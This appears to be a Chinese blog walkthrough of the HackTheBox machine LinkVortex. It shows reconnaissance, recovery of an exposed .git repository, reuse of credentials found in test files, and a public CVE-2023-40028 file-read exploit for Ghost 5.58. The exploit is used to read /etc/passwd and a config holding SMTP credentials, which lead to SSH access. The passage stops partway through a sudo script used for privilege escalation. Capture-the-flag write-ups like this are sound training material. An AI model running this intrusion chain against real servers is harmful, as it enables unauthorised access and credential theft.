HYH

失去的终究会失去吧，想念的终究会相遇吧。

实用工具

反弹Shell生成器
Reverse Shell Generator

赛博厨师 CyberChef

一百篇文章 84%

作词 : 小行星
作曲 : 小行星

统计信息

在线访客: 4

今日浏览量: 258

今日访客: 172

近 7 天的访问量: 5,195

总浏览量: 50,938

累计访客: 27,661

总浏览量: 5,138

总计文章: 84

评论总数: 68

最近评论

hyh on 留言板: “这个最新的 BigBang 太搞笑了，几…”
1 月 26, 10:35

everyone on HTB-Caption: “user部分的80patch了缓存投毒x…”
1 月 25, 17:03

guest on HTB-Backfire: “Bro, you are amazing…”
1 月 24, 20:48

shelly on 留言板: “I am big fan of you …”
1 月 24, 18:55

hyh on 留言板: “休息一段时间，不更新。”
1 月 24, 11:36

lsfeng on 留言板: “大佬你太秀了，被backfire卡了几天”
1 月 22, 11:32

HTB-LinkVortex (https://www.hyhforever.top/htb-linkvortex/)

2024-12-09 14:36 | 1,484 | 0 | 2024-12-18 12:25 |
HTB-Machine (https://www.hyhforever.top/category/%e6%b8%97%e9%80%8f%e6%b5%8b%e8%af%95/)
839 字 | 15 分钟

Box Info

OS	Linux
fficulty	Easy

Nmap

```
[root@kali] /home/kali
❯ nmap -sSCV -Pn LinkVortex.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 21:44 CST
Nmap scan report for LinkVortex.htb (10.10.11.47)
Host is up (0.088s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
| http-title: BitByBit Hardware
|_Requested resource was http://linkvortex.htb/
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
|_http-generator: Ghost 5.58
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 20.62 seconds
```

Subdomain Fuzz

```
[root@kali] /home/kali/LinkVortex
❯ ffuf -u http://linkvortex.htb/ -w ./fuzzDicts/subdomainDicts/main.txt -H "Host:FUZZ.link

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://linkvortex.htb/
 :: Wordlist         : FUZZ: /home/kali/LinkVortex/fuzzDicts/subdomainDicts/main.txt
 :: Header           : Host: FUZZ.linkvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 73ms]
:: Progress: [167378/167378] :: Job [1/1] :: 500 req/sec :: Duration: [0:05:55] :: Errors:
```

发现存在：`dev.linkvortex.htb`，添加到`/etc/hosts`

Dirsearch


```
[root@kali] /home/kali/LinkVortex
❯ dirsearch -u linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resource
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 114

Output File: /home/kali/LinkVortex/reports/_linkvortex.htb/_24-12-08_21-50-06.txt

Target: http://linkvortex.htb/

[21:50:06] Starting:
[21:50:28] 200 -   15KB - /favicon.ico
[21:50:34] 200 -    1KB - /LICENSE
[21:50:44] 200 -  103B  - /robots.txt
[21:50:46] 200 -  255B  - /sitemap.xml
```

› ≣ `/robots.txt`

作词：小行星
作曲：小行星

```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

进入 `/ghost` 路由，存在登录页面



Sign in to BitByBit Hardware.

Email address

jamie@example.com

Password

•••••••••••••••


对 `dev.linkvortex.htb` 进行目录扫描

```
[root@kali] /home/kali/LinkVortex
❯ dirsearch -u dev.linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resource
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 114

Output File: /home/kali/LinkVortex/reports/_dev.linkvortex.htb/_24-12-09_10-27-46.txt

Target: http://dev.linkvortex.htb/

[10:27:46] Starting:
[10:27:48] 200 -  557B  - /.git/
[10:27:48] 200 -   73B  - /.git/description
[10:27:48] 200 -  201B  - /.git/config
[10:27:48] 200 -   41B  - /.git/HEAD
[10:27:48] 200 -  620B  - /.git/hooks/
[10:27:48] 200 -  402B  - /.git/info/
[10:27:48] 200 -  240B  - /.git/info/exclude
[10:27:48] 200 -  401B  - /.git/logs/
[10:27:48] 200 -  175B  - /.git/logs/HEAD
[10:27:48] 200 -  418B  - /.git/objects/
[10:27:48] 200 -  393B  - /.git/refs/
[10:27:48] 200 -  147B  - /.git/packed-refs
[10:27:49] 200 -  691KB - /.git/index
```

GitHack

存在 Git 泄露，使用 GitHack 工具将其拉取下来

```
[root@kali] /home/kali/LinkVortex/GitHack (master) ⚡
❯ python GitHack.py -u "http://dev.linkvortex.htb/.git/"
```




```
[root@kali] kali/LinkVortex/GitHack/dev.linkvortex.htb/ghost/core/test/regression/api/admin  master ⚡
❯ grep -n "password" authentication.test.js
56:         const password = 'OctopiFociPilfer45';
69:                     password,
105:         await agent.loginAs(email, password);
147:                     password: 'thisissupersafe',
173:                     password: 'thisissupersafe',
195:         const password = 'thisissupersafe';
208:                     password,
244:         await cleanAgent.loginAs(email, password);
299:                     password: 'lel123456',
317:                     password: '12345678910',
340:                     password: '12345678910',
371:     it('reset password', async function () {
378:             password: ownerUser.get('password')
381:         await agent.put('authentication/password_reset')
384:                 password_reset: [{
398:     it('reset password: invalid token', async function () {
400:             .put('authentication/password_reset')
403:                 password_reset: [{
421:     it('reset password: expired token', async function () {
429:             password: ownerUser.get('password')
433:             .put('authentication/password_reset')
436:                 password_reset: [{
454:     it('reset password: unmatched token', async function () {
459:             password: 'invalid_password'
463:             .put('authentication/password_reset')
466:                 password_reset: [{
484:     it('reset password: generate reset token', async function () {
486:             .post('authentication/password_reset')
489:                 password_reset: [{
502:   describe('Reset all passwords', function () {
517:     it('reset all passwords returns 204', async function () {
518:         await agent.post('authentication/global_password_reset')
```

可以发现里面存在一些 `password` 关键字

可以使用第一个密码进行登录

```
username: admin@linkvortex.htb
password: OctopiFociPilfer45
```


成功进入后台



通过 `Wappalyzer` 扩展可以发现，当前 `GhostCMS` 的版本是 `5.58`

›

作词：小行星
作曲：小行星



内容管理系统（CMS）
Ghost 5.58

博客
Ghost 5.58

JavaScript 框架
Ember.js 3.24.0
React

问题跟踪器
Sentry

Web 框架

Web 服务器
Apache HTTP Server
Express

JavaScript 图形
Chart.js 50% sure

编程语言
Node.js

内容分发网络（CDN）
jQuery CDN
jsDelivr

User

CVE-2023-40028


通过 Google 查询，我发现了这个

GitHub (https://github.com/)

0xyassine/CVE-2023-40028 (https://github.com/0xyassine/CVE-2023-40028)

★ 6 ᚶ 5

需要修改的地方



```
# CVE : CVE-2023-40028

#THIS EXPLOIT WAS TESTED AGAINST A SELF HOSTED GHO

#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb'
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH="`dirname $0`/exploit"
PAYLOAD_ZIP_NAME=exploit.zip
```

›

作词：小行星
作曲：小行星

```
[root@kali] /home/kali/LinkVortex/CVE-2023-40028 (master) ⚡
❯ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

成功读取到 `/etc/passwd`

在 `GitHack` 中还发现了一个 `Dockerfile`

```
[root@kali] /home/kali/LinkVortex/GitHack/dev.linkvortex.htb (master) ⚡
❯ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```


尝试读取这个 `/var/lib/ghost/config.production.json` 配置文件

```
[root@kali] /home/kali/LinkVortex/CVE-2023-40028 (master) ⚡
❯ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /var/lib/ghost/config.production.json
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
```

得到用户名和密码

```
username:bob@linkvortex.htb
password:fibber-talented-worth
```

`ssh` 登录后拿到 `user.txt`



```
[root@kali] /home/kali/LinkVortex/GitHack/dev.linkvortex.htb  master ⚡
❯ ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
roxy settings

Last login: Mon Dec  9 03:01:19 2024 from 10.10.14.147
bob@linkvortex:~$ cat user.txt
7209c78a15bf[redacted]
bob@linkvortex:~$
```

Root

检查 Bob 的命令权限

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

查看这个 `/opt/ghost/clean_symlink.sh`


```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
